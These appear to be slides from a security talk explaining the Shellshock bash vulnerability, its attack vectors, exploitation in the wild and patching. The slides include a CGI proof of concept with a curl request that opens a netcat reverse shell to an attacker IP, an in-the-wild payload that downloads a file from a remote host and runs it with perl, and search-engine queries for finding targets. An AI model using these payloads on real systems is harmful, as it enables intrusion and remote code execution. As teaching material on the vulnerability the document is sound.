



Shellshock Vulnerability

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- Shellshock Knowledge Prerequisites
- Understanding the vulnerability
- Attack vectors
- Exploitation in the wild
- Mitigation
- Understanding the 0-Day threat

Shellshock Knowledge Prerequisites



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`/bin/bash`



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```
root@owasp:~#echo "Bash is a Unix shell  
written for the GNU Project as a free  
software replacement for the Bourne shell  
(sh) "
```

```
root@owasp:~#echo "Often installed as the  
system's default command-line interface"
```

```
root@owasp:~#echo "Provides end users an  
interface to issue system commands and  
execute scripts"
```

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- Bash supports environment variables

```
tudor@ubuntu: ~  
tudor@ubuntu:~$ env  
XDG_VTNR=7  
SSH_AGENT_PID=2245  
XDG_SESSION_ID=c2  
CLUTTER_IM_MODULE=xim  
SELINUX_INIT=YES  
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/tudor  
GPG_AGENT_INFO=/run/user/1000/keyring-sZxE2P/gpg:0:1  
TERM=xterm  
SHELL=/bin/bash  
VTE_VERSION=3409  
SSH_AGENT_LAUNCHER=upstart  
WINDOWID=58731384  
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-ses  
GNOME_KEYRING_CONTROL=/run/user/1000/keyring-sZxE2P  
GTK_MODULES=overlay-scrollbar:unity-gtk-module  
USER=tudor  
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01  
su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44
```

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- You can invoke existing ones or add new ones

```
tudor@ubuntu: ~  
tudor@ubuntu:~$ echo -e $USER'\n'$PATH  
tudor  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games  
tudor@ubuntu:~$ export CONGRATS="Felicitari Simona Halep!"  
tudor@ubuntu:~$ echo $CONGRATS  
Felicitari Simona Halep!  
tudor@ubuntu:~$
```

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- Let's talk about bash functions
 - Can be used in .sh scripts
 - Can be defined in “one-liners”

```
tudor@ubuntu: ~  
tudor@ubuntu:~$ welcome() { echo "Hi $USER, here's the date:"; date; }  
tudor@ubuntu:~$ welcome  
Hi tudor, here's the date:  
Thu Oct 23 02:35:46 PDT 2014  
tudor@ubuntu:~$
```


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- Can also be defined in **environment variables**

```
tudor@ubuntu: ~  
tudor@ubuntu:~$ export bunvenit="() { echo \"Hi $USER, here's the date:\"; date; }"  
tudor@ubuntu:~$ bash -c 'bunvenit'  
Hi tudor, here's the date:  
Thu Oct 23 02:59:37 PDT 2014  
tudor@ubuntu:~$
```

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- OK, so what's shellshock about?

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- Shellshock is effectively a Remote Command Execution vulnerability in BASH
- The vulnerability relies in the fact that BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable

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Legit function definition
in BASH environment
variable

BASH command "echo
test" invoked with on-
the-fly defined
environment

```
env x=' () { :; }; echo vulnerable' bash -c "echo test"
```

Injection of arbitrary OS
command

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- Any *NIX OS may be vulnerable
- Any product / appliance implementing bash may be vulnerable
- Vulnerable since version 1.03 of Bash released in September 1989



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- RCE via Apache with mod_cgi, CGI Scripts, Python, Perl
 - RCE on DHCP clients using Hostile DHCP Server
 - OpenSSH RCE/Privilege escalation
- + others to come



Shellshock Remote Command Execution via Apache CGI Script Proof Of Concept

Victim requirements:

- Apache web server
- mod_cgi enabled
- Helloworld.cgi script

Attacker requirements:

- Listener running to accept incoming connections



```
root@kali:~# netcat -nlvp 443
```

```
root@kali:~# curl -H "X-Frame-Options: () {  
:;} ; echo ; /bin/nc -e /bin/bash 192.168.81.128 443"  
192.168.81.131/cgi-bin/helloworld.cgi
```

Demo Time




Shellshock Remote Command Execution via malicious DHCP server Proof of Concept

Attacker Requirements:

- Set up Fake Access Point
- Set up rogue DHCP server
- Set Additional Option to 114 or any option supporting a string and fill in the necessary payload

Victim Requirements

- Connect to fake access point with vulnerable dhcp client software (which is using bash)





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Attack Vectors

```
geoff@sl_linux_gdw:/lib/dhcpd/dhcpd-hooks$ sudo /etc/rc.d/rc.inet1 eth0
t
Polling for DHCP server on interface eth0:
dhcpd[3287]: version 6.0.5 starting
dhcpd[3287]: eth0: soliciting an IPv6 router
dhcpd[3287]: eth0: soliciting a DHCP lease
dhcpd[3287]: eth0: offered 10.10.10.4 from 10.10.10.1
dhcpd[3287]: eth0: leased 10.10.10.4 for 172800 seconds
dhcpd[3287]: eth0: adding host route to 10.10.10.4 via 127.0.0.1
dhcpd[3287]: eth0: adding route to 10.10.10.0/24
dhcpd[3287]: eth0: adding default route via 10.10.10.1
'foo'
dhcpd[3287]: forked to background, child pid 3317
geoff@sl_linux_gdw:/lib/dhcpd/dhcpd-hooks$
[110404.447634] usb 2-2.1: Product: Virtual Bluetooth Adapter
```

No.	Time	Source	Destination	Protocol
1	0.00000000	0.0.0.0	255.255.255.255	DHCP
7	0.03134900	192.168.0.1	192.168.0.101	DHCP


```
⊕ Frame 7: 590 bytes on wire (4720 bits), 590 bytes captured (4
⊕ Ethernet II, Src: Tp-LinkT_f3:55:54 (c0:4a:00:f3:55:54), Dst:
⊕ Internet Protocol Version 4, Src: 192.168.0.1 (192.168.0.1),
⊕ User Datagram Protocol, Src Port: 67 (67), Dst Port: 68 (68)
⊖ Bootstrap Protocol (ACK)
  Message type: Boot Reply (2)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x251bb618
  Seconds elapsed: 0
  ⊕ Bootp flags: 0x0000 (unicast)
    Client IP address: 0.0.0.0 (0.0.0.0)
    Your (client) IP address: 192.168.0.101 (192.168.0.101)
    Next server IP address: 0.0.0.0 (0.0.0.0)
    Relay agent IP address: 0.0.0.0 (0.0.0.0)
    Client MAC address: HonHaiPr_b6:db:09 (80:56:f2:b6:db:09)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  ⊖ Option: (53) DHCP Message Type (ACK)
    Length: 1
    DHCP: ACK (5)
  ⊖ Option: (54) DHCP Server Identifier
    Length: 4
    DHCP Server Identifier: 192.168.0.1 (192.168.0.1)
  ⊖ Option: (51) IP Address Lease Time
    Length: 4
    IP Address Lease Time: (7200s) 2 hours
  ⊖ Option: (1) Subnet Mask
    Length: 4
    Subnet Mask: 255.255.255.0 (255.255.255.0)
  ⊖ Option: (3) Router
    Length: 4
    Router: 192.168.0.1 (192.168.0.1)
  ⊖ Option: (6) Domain Name Server
    Length: 4
    Domain Name Server: 192.168.0.1 (192.168.0.1)
  ⊖ Option: (255) End
    Option End: 255
    Padding
```



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Romanian Hackers Used The Shellshock Bug To Hack Yahoo's Servers




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Security researcher Jonathan Hall says he has found evidence that Romanian hackers used the Shellshock bug to gain access to Yahoo servers, according to a post on his website [Future South](#).

The Shellshock bug can be used by





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Botnets are making the most of the Shellshock bug



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Since the initial disclosure of [CVE-2014-6271](#) further review has revealed four more vulnerabilities in bash that belong to the Shellshock family, namely, [CVE-2014-7169](#), [CVE-2014-7186](#), [CVE-2014-7187](#), and [CVE-2014-6277](#). The initial patch was not sufficient to cover all of these bugs so it is important to insure servers are completely up to date. Even so, it is still not clear if the current set of patches completely cover the issues so more could be forthcoming. For a great explanation of the differences between each of these vulnerabilities <https://shellshocker.net/> has a great summary.



Very easy to find targets via:

- Google hacking (ie: filetype:cgi inurl:cgi-bin site:.ro)
- Mass port scanning
- Nmap shellshock script (recently developed)
- Available online scanners (though pretty static)
- Metasploit module (recently released)



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Shellshock payload reportedly seen in the wild by security companies:


```
() { :; }; /bin/bash -c 'curl -O http://dl.directxex.net/download/nice.png /tmp/nice.png; perl /tmp/nice.png'
```

Exploitation in the wild



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```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Content-type: text/html

<html>
<head>
<title>DVR login</title>
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) { if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }
  } else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
function MM_preloadImages() { //v3.0
  var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();
  var i,j=d.MM_p.length,a=MM_preloadImages.arguments; for(i=0; i<a.length; i++)
  if (a[i].indexOf("#")!=0){ d.MM_p[j]=new Image; d.MM_p[j++].src=a[i];}}
}
function MM_findObj(n, d) { //v4.01
  var p,i,x; if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
  d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
  if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
  for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=MM_findObj(n,d.layers[i].document);
  if(!x && d.getElementById) x=d.getElementById(n); return x;
}
function MM_swapImgRestore() { //v3.0
  var i,x,a=document.MM_sr; for(i=0;a&&i<a.length&&(x=a[i])&&x.oSrc;i++) x.src=x.oSrc;
}
function MM_swapImage() { //v3.0
  var i,j=0,x,a=MM_swapImage.arguments; document.MM_sr=new Array; for(i=0;i<(a.length-2);i+=3)
  if ((x=MM_findObj(a[i]))!=null){document.MM_sr[j++]=x; if(!x.oSrc) x.oSrc=x.src; x.src=a[i+2];}
}
//-->
</script>
```



- Contact your vendor 😊
- Initial patches released for the GNU Project BASH did not properly close the vulnerability
⇒ CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187
- So when updating your *nix's bash make sure you update with latest patch
- Shellshocker.net has instructions per OS

Understanding the 0-Day threat



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Understanding the 0-Day threat (Brainstorming & Q&A)